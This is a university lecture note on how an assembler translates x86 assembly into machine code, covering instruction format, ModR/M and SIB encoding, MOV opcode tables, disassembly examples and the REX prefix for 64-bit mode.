

Lecture Note 9. Assembler

November 20, 2020


Jongmoo Choi
Dept. of Software
Dankook University

<http://embedded.dankook.ac.kr/~choijm>

(Copyright © 2020 by Jongmoo Choi, All Rights Reserved. Distribution requires permission)

Objectives

- Understand the role of assembler
- Find out the structure of assembler
- Perceive how a HW designer makes a spec. and how a SW designer makes a program based on the spec.
- Know how to use assembly in a high-level language (inline assembly)
- Refer to Chapter 3 in the CSAPP and Intel SW Developer Manual



Role of Assembler

■ Assembler

- ✓ Translate assembly language into machine language

```
choijm@localhost:~/syspro_examples/chap9
80483e8:      c3                ret
080483e9 <f3>:
80483e9:      55                push   %ebp
80483ea:      89 e5             mov    %esp,%ebp
80483ec:      83 ec 08          sub    $0x8,%esp
80483ef:      c7 04 24 06 85 04 08 movl   $0x8048506,(%esp)
80483f6:      e8 f5 fe ff ff   call  80482f0 <puts@plt>
80483fb:      e8 c8 ff ff ff   call  80483c8 <f2>
8048400:      c7 04 24 10 85 04 08 movl   $0x8048510,(%esp)
8048407:      e8 e4 fe ff ff   call  80482f0 <puts@plt>
804840c:      c9                leave
804840d:      c3                ret
...
0804840e <main>:
8048418:      55                push   %ebp
8048419:      89 e5             mov    %esp,%ebp
804841b:      51                push   %ecx
804841c:      83 ec 04          sub    $0x4,%esp
804841f:      e8 c5 ff ff ff   call  80483e9 <f3>
8048424:      83 c4 04          add    $0x4,%esp
8048427:      59                pop    %ecx
8048428:      5d                pop    %ebp
8048429:      8d 61 fc          lea   -0x4(%ecx),%esp
804842c:      c3                ret
...
08048430 <__libc_csu_fini>:
8048430:      55                push   %ebp
8048431:      89 e5             mov    %esp,%ebp
8048433:      5d                pop    %ebp
8048434:      c3                ret
8048435:      8d 74 26 00       lea   0x0(%esi,%eiz,1),%esi
8048439:      8d bc 27 00 00 00 lea   0x0(%edi,%eiz,1),%edi
180,0-1 65%
```

☞ Understanding a binary is indispensable for detecting virus, plagiarism and SW refactoring



Functionalities of Assembler: 32-bit CPU (1/5)

Machine Code

IA-32 machine code format




Figure 2-1. Intel 64 and IA-32 Architectures Instruction Format (from Intel Manual, Volume 2)

- Group 1 Lock and repeat prefixes
- Group 2 Segment override prefix, Branch hints
- Group 3 Operand-size override prefix
- Group 4 Address-size override prefix

- The *scale* field specifies the scale factor.
- The *index* field specifies the register number of the index register.
- The *base* field specifies the register number of the base register.

- The *mod* field combines with the *r/m* field to form 32 possible values: eight registers and 24 addressing modes.
- The *reg/opcode* field specifies either a register number or three more bits of opcode information. The purpose of the *reg/opcode* field is specified in the primary opcode.
- The *r/m* field can specify a register as an operand or can be combined with the *mod* field to encode an addressing mode.

Mod	
00	mem.
01	mem.+dis(8)
10	mem.+dis(32)
11	reg.

Scale	
00	*1
01	*2
10	*4
11	*8

R/M or I/B register		
000	EAX	[EAX]
001	ECX	[ECX]
010	EDX	[EDX]
011	EBX	[EBX]
100	ESP	[--][--] ¹
101	EBP	disp32 ²
110	ESI	[ESI]
111	EDI	[EDI]



Functionalities of Assembler: 32-bit CPU (2/5)

■ Opcode

- ✓ Machine format example of MOV opcode

Opcode	Instruction	Description
88 <i>lr</i>	MOV <i>r/m8,r8</i>	Move <i>r8</i> to <i>r/m8</i>
89 <i>lr</i>	MOV <i>r/m16,r16</i>	Move <i>r16</i> to <i>r/m16</i>
89 <i>lr</i>	MOV <i>r/m32,r32</i>	Move <i>r32</i> to <i>r/m32</i>
8A <i>lr</i>	MOV <i>r8,r/m8</i>	Move <i>r/m8</i> to <i>r8</i>
8B <i>lr</i>	MOV <i>r16,r/m16</i>	Move <i>r/m16</i> to <i>r16</i>
8B <i>lr</i>	MOV <i>r32,r/m32</i>	Move <i>r/m32</i> to <i>r32</i>
8C <i>lr</i>	MOV <i>r/m16,Sreg**</i>	Move segment register to <i>r/m16</i>
8E <i>lr</i>	MOV <i>Sreg,r/m16**</i>	Move <i>r/m16</i> to segment register
A0	MOV AL, <i>moffs8*</i>	Move byte at (<i>seg:offset</i>) to AL
A1	MOV AX, <i>moffs16*</i>	Move word at (<i>seg:offset</i>) to AX
A1	MOV EAX, <i>moffs32*</i>	Move doubleword at (<i>seg:offset</i>) to EAX
A2	MOV <i>moffs8*</i> ,AL	Move AL to (<i>seg:offset</i>)
A3	MOV <i>moffs16*</i> ,AX	Move AX to (<i>seg:offset</i>)
A3	MOV <i>moffs32*</i> ,EAX	Move EAX to (<i>seg:offset</i>)
B0+ <i>rb</i>	MOV <i>r8,imm8</i>	Move <i>imm8</i> to <i>r8</i>
B8+ <i>rw</i>	MOV <i>r16,imm16</i>	Move <i>imm16</i> to <i>r16</i>
B8+ <i>rd</i>	MOV <i>r32,imm32</i>	Move <i>imm32</i> to <i>r32</i>
C6 <i>l0</i>	MOV <i>r/m8,imm8</i>	Move <i>imm8</i> to <i>r/m8</i>
C7 <i>l0</i>	MOV <i>r/m16,imm16</i>	Move <i>imm16</i> to <i>r/m16</i>
C7 <i>l0</i>	MOV <i>r/m32,imm32</i>	Move <i>imm32</i> to <i>r/m32</i>

MOV—Move

(from Intel Manual, Volume 2, 4.3 Instructions: move)



Functionalities of Assembler: 32-bit CPU (3/5)

Translation example

```

choijm's X desktop (embedded.wowdns.com:2)
choijm@embedded:~/syspro/exam/asm/03/machine
...skipping
080482f4 <main>:
80482f4: 55          push %ebp
80482f5: a1 20 94 04 08 mov 0x8049420,%eax
80482fa: a3 24 94 04 08 mov %eax,0x8049424
80482ff: b8 03 00 00 00 mov $0x3,%eax
8048304: b9 04 00 00 00 mov $0x4,%ecx
8048309: bf 05 00 00 00 mov $0x5,%edi
804830e: 89 ca      mov %rcv,%rdv
..~
mov

```

opcode mem. operand: Little Endian

Immediate (1B vs 4B: see below)

opcode + register

Mod	
00	mem.
01	mem.+dis(8)
10	mem.+dis(32)
11	reg.

R/M or I/B number		
000	EAX	[EAX]
001	ECX	[ECX]
010	EDX	[EDX]
011	EBX	[EBX]
100	ESP	[--][--] ¹
101	EBP	disp32 ²
110	ESI	[ESI]
111	EDI	[EDI]

Opcode	Instruction	Description
88 <i>ir</i>	MOV <i>r/m8,r8</i>	Move <i>r8</i> to <i>r/m8</i>
89 <i>ir</i>	MOV <i>r/m16,r16</i>	Move <i>r16</i> to <i>r/m16</i>
89 <i>ir</i>	MOV <i>r/m32,r32</i>	Move <i>r32</i> to <i>r/m32</i>
8A <i>ir</i>	MOV <i>r8,r/m8</i>	Move <i>r/m8</i> to <i>r8</i>
8B <i>ir</i>	MOV <i>r16,r/m16</i>	Move <i>r/m16</i> to <i>r16</i>
8B <i>ir</i>	MOV <i>r32,r/m32</i>	Move <i>r/m32</i> to <i>r32</i>
8C <i>ir</i>	MOV <i>r/m16,Sreg**</i>	Move segment register to <i>r/m16</i>
8E <i>ir</i>	MOV <i>Sreg,r/m16**</i>	Move <i>r/m16</i> to segment register
A0	MOV AL,moffs8*	Move byte at (<i>seg:offset</i>) to AL
A1	MOV AX,moffs16*	Move word at (<i>seg:offset</i>) to AX
A1	MOV EAX,moffs32*	Move doubleword at (<i>seg:offset</i>) to EAX
A2	MOV moffs8*,AL	Move AL to (<i>seg:offset</i>)
A3	MOV moffs16*,AX	Move AX to (<i>seg:offset</i>)
A3	MOV moffs32*,EAX	Move EAX to (<i>seg:offset</i>)
B0+ <i>rb</i>	MOV <i>r8,imm8</i>	Move <i>imm8</i> to <i>r8</i>
B8+ <i>rw</i>	MOV <i>r16,imm16</i>	Move <i>imm16</i> to <i>r16</i>
B8+ <i>rd</i>	MOV <i>r32,imm32</i>	Move <i>imm32</i> to <i>r32</i>
C6 <i>io</i>	MOV <i>r/m8,imm8</i>	Move <i>imm8</i> to <i>r/m8</i>
C7 <i>io</i>	MOV <i>r/m16,imm16</i>	Move <i>imm16</i> to <i>r/m16</i>
C7 <i>io</i>	MOV <i>r/m32,imm32</i>	Move <i>imm32</i> to <i>r/m32</i>



Functionalities of Assembler: 32-bit CPU (4/5)

- Translation example

choijm@embedded:~/syspro/exam/asm/03/machine

```

...skipping
08049354:  push %ebp
8049355:  mov 0x8049420,%eax
8049356:  mov %eax,0x8049424
8049357:  mov $0x3,%eax
8049358:  mov $0x4,%ecx
8049359:  mov $0x5,%edi
804935a:  mov %ecx,%edx
804935b:  mov %ecx,(%edx)
804935c:  mov (%eax),%ecx
804935d:  mov 0x4(%eax),%ecx
804935e:  mov 0x8(%eax,%ebx,4),%ecx
804935f:  mov 0x5678(%eax,%ebx,4),%ecx
8049360:  mov %eax,%ecx
8049361:  mov %ecx,%eax
8049362:  mov %eax,%ecx

```

Mod	R/M or I/B number	Register	Displacement
00	000	EAX	[EAX]
01	001	ECX	[ECX]
10	010	EDX	[EDX]
11	011	EBX	[EBX]
00	100	ESP	[--][--] ¹
01	101	EBP	disp32 ²
10	110	ESI	[ESI]
11	111	EDI	[EDI]

ModR/M: 11001010

ModR/M: 01001000

displacement

The [--][--] nomenclature means a SIB follows the ModR/M byte.

SIB: 10011000

Opcode	Instruction	Description
88 <i>rr</i>	MOV <i>r/m8,r8</i>	Move <i>r8</i> to <i>r/m8</i>
89 <i>rr</i>	MOV <i>r/m16,r16</i>	Move <i>r16</i> to <i>r/m16</i>
89 <i>rr</i>	MOV <i>r/m32,r32</i>	Move <i>r32</i> to <i>r/m32</i>
8A <i>rr</i>	MOV <i>r8,r/m8</i>	Move <i>r/m8</i> to <i>r8</i>
8B <i>rr</i>	MOV <i>r16,r/m16</i>	Move <i>r/m16</i> to <i>r16</i>
8B <i>rr</i>	MOV <i>r32,r/m32</i>	Move <i>r/m32</i> to <i>r32</i>
8C <i>rr</i>	MOV <i>r/m16,Sreg**</i>	Move segment register to <i>r/m16</i>
8E <i>rr</i>	MOV <i>Sreg,r/m16**</i>	Move <i>r/m16</i> to segment register
A0	MOV AL, <i>offs8*</i>	Move byte at (<i>seg:offset</i>) to AL
A1	MOV AX, <i>offs16*</i>	Move word at (<i>seg:offset</i>) to AX
A1	MOV EAX, <i>offs32*</i>	Move doubleword at (<i>seg:offset</i>) to EAX
A2	MOV <i>offs8*,AL</i>	Move AL to (<i>seg:offset</i>)
A3	MOV <i>offs16*,AX</i>	Move AX to (<i>seg:offset</i>)
A3	MOV <i>offs32*,EAX</i>	Move EAX to (<i>seg:offset</i>)
B0+ <i>rb</i>	MOV <i>r8,imm8</i>	Move <i>imm8</i> to <i>r8</i>
B8+ <i>rw</i>	MOV <i>r16,imm16</i>	Move <i>imm16</i> to <i>r16</i>
B8+ <i>rd</i>	MOV <i>r32,imm32</i>	Move <i>imm32</i> to <i>r32</i>
C6 <i>rb</i>	MOV <i>r/m8,imm8</i>	Move <i>imm8</i> to <i>r/m8</i>

Functionalities of Assembler: 32-bit CPU (5/5)

Translation example (cont')

The screenshot shows an assembler window titled "choijm's X desktop (embedded.wowdns.com:2)". The main window displays assembly code with hex addresses and instructions. A red box highlights the instruction at address 8048332: `66 b8 68 1e mov $0x1e68,%ax`. A callout box explains that the `disp32` nomenclature denotes a 32-bit displacement that follows the ModR/M byte. Another callout box points to the `66` prefix, stating it is a "Prefix: 0x66 → operand size override".

Mod

00	mem.
01	mem.+dis(8)
10	mem.+dis(32)
11	reg.

Scale

00	*1
01	*2
10	*4
11	*8

R/M or I/B number

000	EAX	[EAX]
001	ECX	[ECX]
010	EDX	[EDX]
011	EBX	[EBX]
100	ESP	[--][--] ¹
101	EBP	disp32 ²
110	ESI	[ESI]
111	EDI	[EDI]


Opcode

Opcode	Instruction	Description
88 <i>ir</i>	MOV <i>r/m8,r8</i>	Move <i>r8</i> to <i>r/m8</i>
89 <i>ir</i>	MOV <i>r/m16,r16</i>	Move <i>r16</i> to <i>r/m16</i>
89 <i>ir</i>	MOV <i>r/m32,r32</i>	Move <i>r32</i> to <i>r/m32</i>
8A <i>ir</i>	MOV <i>r8,r/m8</i>	Move <i>r/m8</i> to <i>r8</i>
8B <i>ir</i>	MOV <i>r16,r/m16</i>	Move <i>r/m16</i> to <i>r16</i>
8B <i>ir</i>	MOV <i>r32,r/m32</i>	Move <i>r/m32</i> to <i>r32</i>
8C <i>ir</i>	MOV <i>r/m16,Sreg**</i>	Move segment register to <i>r/m16</i>
8E <i>ir</i>	MOV <i>Sreg,r/m16**</i>	Move <i>r/m16</i> to segment register
A0	MOV AL,moffs8*	Move byte at (<i>seg:offset</i>) to AL
A1	MOV AX,moffs16*	Move word at (<i>seg:offset</i>) to AX
A1	MOV EAX,moffs32*	Move doubleword at (<i>seg:offset</i>) to EAX
A2	MOV moffs8*,AL	Move AL to (<i>seg:offset</i>)
A3	MOV moffs16*,AX	Move AX to (<i>seg:offset</i>)
A3	MOV moffs32*,EAX	Move EAX to (<i>seg:offset</i>)
B0+ <i>rb</i>	MOV <i>r8,imm8</i>	Move <i>imm8</i> to <i>r8</i>
B8+ <i>rw</i>	MOV <i>r16,imm16</i>	Move <i>imm16</i> to <i>r16</i>
B8+ <i>rd</i>	MOV <i>r32,imm32</i>	Move <i>imm32</i> to <i>r32</i>
C6 <i>io</i>	MOV <i>r/m8,imm8</i>	Move <i>imm8</i> to <i>r/m8</i>
C7 <i>io</i>	MOV <i>r/m16,imm16</i>	Move <i>imm16</i> to <i>r/m16</i>
C7 <i>io</i>	MOV <i>r/m32,imm32</i>	Move <i>imm32</i> to <i>r/m32</i>




Structure of Assembler (1/2)

- 4 Main Components



Structure of Assembler (2/2)

- 2 pass assembler



☞ To sum up, designing an assembler consists of 1) making parser, 2) manipulating DB, 3) managing symbol table, 4) code generating, 5) error handling, 6) optimization and so on.



Quiz for 14th-Week 2nd-Lesson

■ Quiz

- ✓ 1. Explain the 6 elements in IA machine code format
- ✓ 2. The below figure is the language hierarchy that we have seen in the LN 1. Now, explain the differences among “C = A + B”, “movl 0x80493bb, %eax” and “a1 8893 0408”.
- ✓ Bonus) Discuss the little endian using the below figure.
- ✓ Due: until 6 PM Friday of this week (4th, December)

Compilation System (1/5)

- Concept: Language Hierarchy

High-level Language

C = A + B;

Assembly Language

```
...  
movl 0x8049388, %eax  
addl 0x8049384, %eax  
movl %eax, 0x804946c  
...
```

Machine Language
(Binary code)

```
...  
00a1 8893 0408  
0305 8493 0408  
00a3 6c94 0408  
...
```


12

(Source: LN 1 What is System programming?)

Course Content

- Textbook 1: CSAPP

- ✓ Computer Systems: A Programmer's Perspective, by R. Bryant and D. O'Hallaron
- ✓ Contents
 1. A Tour of Computer Systems
 2. Representing and Manipulating Information
 3. Machine-level Representation of Programs
 4. Processor Architecture
 5. Optimizing Program Performance
 6. The Memory Hierarchy
 7. Linking
 8. Exceptional Control Flow
 9. Virtual Memory
 10. System-Level I/O
 11. Network Programming
 12. Concurrent Programming




5

(Source: LN 0 Lecture Introduction)

Functionalities of Assembler: 64-bit CPU (1/4)

- Machine Code with 64-bit extension
 - ✓ Need to encode new registers (GPRs) and 64-bit addressing
 - ✓ Need to maintain backward compatibility



Functionalities of Assembler: 64-bit CPU (2/4)

Machine Code with 64-bit extension

Code format

Legacy Prefixes	REX Prefix	Opcode	ModR/M	SIB	Displacement	Immediate
Grp 1, Grp 2, Grp 3, Grp 4 (optional)	(optional)	1-, 2-, or 3-byte opcode	1 byte (if required)	1 byte (if required)	Address displacement of 1, 2, or 4 bytes	Immediate data of 1, 2, or 4 bytes or none

Figure 2-3. Prefix Ordering in 64-bit Mode

REX prefix

- Specify GPRs (rax, rbx, ..., rdi, r8, r9, ... r15) and SSE registers
- Specify 64-bit operand size

Table 2-4. REX Prefix Fields [BITS: 0100WRXB]

Field Name	Bit Position	Definition
-	7:4	0100
W	3	0 = Operand size determined by CS:D 1 = 64 Bit Operand Size
R	2	Extension of the ModR/M reg field
X	1	Extension of the SIB index field
B	0	Extension of the ModR/M r/m field, SIB base field, or Opcode reg field

